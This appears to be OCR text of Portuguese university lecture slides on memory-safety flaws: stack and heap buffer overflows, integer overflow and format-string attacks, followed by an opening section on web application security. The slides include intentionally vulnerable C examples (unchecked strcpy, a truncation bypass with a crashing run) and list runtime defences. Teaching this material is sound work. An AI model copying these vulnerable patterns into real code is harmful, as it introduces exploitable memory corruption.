
deficiências de programação

- buffer overflow
  - quando esse apontador em memória é identificado, é modificado pelo atacante para apontar para o local onde estão instruções-máquina específicas (assembly)
  - este código (shellcode) pode ser usado para lançar novos processos ou linhas de comando (shells) com as permissões do processo original "moribundo"
  - linguagens mais afectadas: C e C++
  - no entanto estas falhas de buffer overflow podem existir em qualquer ambiente que permita manipulação directa da memória (falhas no compilador, bibliotecas externas, ou funcionalidades da linguagem de programação)

deficiências de programação

- buffer overflow


```
void f (int a, int b)
{
        char buffer[100];
}

void main()
{
        f(1, 2);
}
```



deficiências de programação

- buffer overflow


```
void f (int a, int b, int c)
{
        char buf1[5];
        char buf2[10];

        *(buf1 + 12) += 8;
}

int main()
{
        int x;
        x = 0;
        f(1, 2, 3);
        x = 1;
        printf("%d\n", x);
}
```



deficiências de programação

- buffer overflow

```
void f (int a, int b, int c)
{
        char buf1[5];
        char buf2[10];

        *(buf1 + 12) += 8;
}

int main()
{
        int x;
        x = 0;
        f(1, 2, 3);
        x = 1;
        printf("%d\n", x);
}
```



deficiências de programação

- buffer overflow
  - tipos de buffer overflow
    - stack-based overflow
    - heap-based overflow
    - (existem outros, mas estes são mesmo os mais comuns)

deficiências de programação

- stack-based overflow
  - "stack"
    - estrutura de memória usada para organizar os dados associados com:
      - chamadas de funções
      - parâmetros de funções
      - variáveis locais de funções
      - apontadores e valores retorno
    - estrutura, gestão e layout do stack dependem da arquitectura de computador (x86, x64, etc.)

deficiências de programação

- stack-based overflow
  1. o `argv[1]` é passado à `bad_function`
  2. copiado para o `dest_buffer` que tem 32 bytes alocados no stack
  3. se o `argv[1]` tiver mais de 31 bytes, excede o tamanho do `dest_buffer`
  4. o comportamento do programa é afectado

```
void bad_function(char *input)
{
      char dest_buffer[32];
      strcpy(dest_buffer, input);
      printf("The first command-line argument
      is %s.\n", dest_buffer);
}

int main(int argc, char *argv[])
{
      if (argc > 1)
      {
            bad_function(argv[1]);
      }
      else
      {
            printf("No command-line argument
            was given.\n");
      }
      return 0;
}
```

deficiências de programação

- stack-based overflow
  - ataque típico: re-escrever o ponteiro de retorno da função de chamada (`main`)
  - este valor localiza-se depois das variáveis locais da função no stack e armazena a posição de retorno da função de chamada
  - se este valor for modificado, permite que o atacante possa retomar a execução do processo noutra qualquer parte em memória (tipicamente no payload criado por ele)

```
void bad_function(char *input)
{
      char dest_buffer[32];
      strcpy(dest_buffer, input);
      printf("The first command-line argument
      is %s.\n", dest_buffer);
}

int main(int argc, char *argv[])
{
      if (argc > 1)
      {
            bad_function(argv[1]);
      }
      else
      {
            printf("No command-line argument
            was given.\n");
      }
      return 0;
}
```

deficiências de programação

- heap-based overflow
  - "heap"
    - estrutura de memória usada para gerir memória dinâmica
      - muitas das vezes os programadores podem não saber em "compile time" qual o tamanho que precisam de usar de memória
      - quando a quantidade de memória é demasiado grande para caber no stack
      - quando a memória necessitar de ser usada entre chamadas de funções

deficiências de programação

- heap-based overflow
  - objectivo semelhante ao stack-based overflow
  - manipular as estruturas de dados do heap, para que chamadas a `malloc` e `free` possam causar que dados fornecidos pelo atacante possam ser escritos onde o atacante desejar


```
int main(int argc, char *argv[])
{
      char *dest_buffer;

      dest_buffer = (char *) malloc(32);

      if (NULL == dest_buffer)
            return -1;

      if (argc > 1)
      {
            strcpy(dest_buffer, argv[1]);
            printf("The first command-line
            argument is %s.\n", dest_buffer);
      }
      else
      {
            printf("No command-line argument
            was given.\n");
      }

      free(dest_buffer);

      return 0;
}
```

deficiências de programação

- defesas contra buffer overflow
  - optar por usar linguagens de programação que não encorajem a manipulação directa da memória
    - Java, C#, Linguagens de Scripting, etc.
  - protecções em runtime
    - uso de valores cuja modificação possa ser detectada, que sinalizam quando um buffer overflow de stack ocorre
    - uso de protecções "não executar" para os locais de memória que limitam a capacidade do atacante fornecer shellcode para ser executado
    - uso de aleatorização do layout de endereçamento para evitar o uso de ponteiros de função normalmente colocados em locais conhecidos
    - uso de estruturas de gestão do heap que não armazenam os metadados de gestão do heap ao lado de dados do heap

deficiências de programação

- buffer overflow



http://www.wired.com/threatlevel/2009/03/conficker-how-a/

deficiências de programação

- nesta categoria pode-se ainda incluir
  - integer overflow
  - ataques de formatação de strings

deficiências de programação

- integer overflow
  - ocorre quando uma operação aritmética tenta criar um valor numérico maior do que aquele que pode ser representado no espaço de armazenamento disponível
  - ao usar esta técnica, um atacante pode causar um comportamento inesperado no processo, que pode depois ser explorado por técnicas de buffer overflow

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
Segmentation fault (core dumped)
```

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
     unsigned short s;
     int i;
     char buf[80];

     if(argc < 3){
          return -1;
     }

     i = atoi(argv[1]);
     s = i;

     if(s >= 80){            /* [w1] */
          printf("Oh no you don't!\n");
          return -1;
     }

     printf("s = %d\n", s);

     memcpy(buf, argv[2], i);
     buf[i] = '\0';
     printf("%s\n", buf);

     return 0;
}
```

deficiências de programação

- ataques de formatação de strings
  - alteram o fluxo de uma aplicação usando as librarias de formatação de strings para aceder a outro espaço de memória
  - vulnerabilidade ocorre quando dados fornecidos pelo utilizador são usados directamente como string de formatação (C/C++) => `fprintf`, `printf`, `sprintf`, `setproctitle`, `syslog`, ...
  - se o atacante passar uma string formatadora com caracteres conversores do `printf` (“%f”, “%p”, “%n”, ...) como parâmetro de uma aplicação web, pode:
    - executar código arbitrário no servidor;
    - ler valores do stack
    - causar falhas de segmentação/ causar o crash da aplicação.

deficiências de programação

- ataques de formatação de strings
  - três usos possíveis:
    - ler dados do stack
    - ler strings de caracteres da memória do processo
    - escrever inteiros para localizações na memória do processo

deficiências de programação

deficiências de programação

Pwn2Own

deficiências de programação

Pwn2Own



deficiências de programação

Pwn2Own




74 Introdução à WebAppSec

Introdução


Está escrito que se tu conheceres o teu inimigo e te conheceres a ti próprio, podes travar centenas de batalhas sem o perigo da derrota; se desconheces o inimigo e apenas te conheces a ti próprio, as hipóteses de vitória ou derrota são iguais; se não conheces nem o inimigo nem a ti próprio, serás com toda a certeza derrotado em todas as batalhas.

SUN TZU E A ARTE DA GUERRA –
O MAIS ANTIGO TRATADO MILITAR NO MUNDO
General Chinês, cerca de 500 A.C.


Aplicações Web

- Enquadramento:
  - Quando uma organização desenvolve uma aplicação Web, está a enviar um convite ao Mundo para enviar pedidos HTTP
  - Ataques que estejam camuflados nestes pedidos HTTP conseguem passar por firewalls, filtros, sistemas de detecção de intrusos sem qualquer dificuldade
  - Mesmo sites de web seguros que usem o SSL não estão livres deste tipo de ataques
  - Isto significa que o código da aplicação web faz parte do perímetro de segurança
  - À medida que o número, tamanho e complexidades das aplicações web crescem, também o perímetro de segurança fica mais exposto.


Aplicações Web



Aplicações Web



Aplicações Web

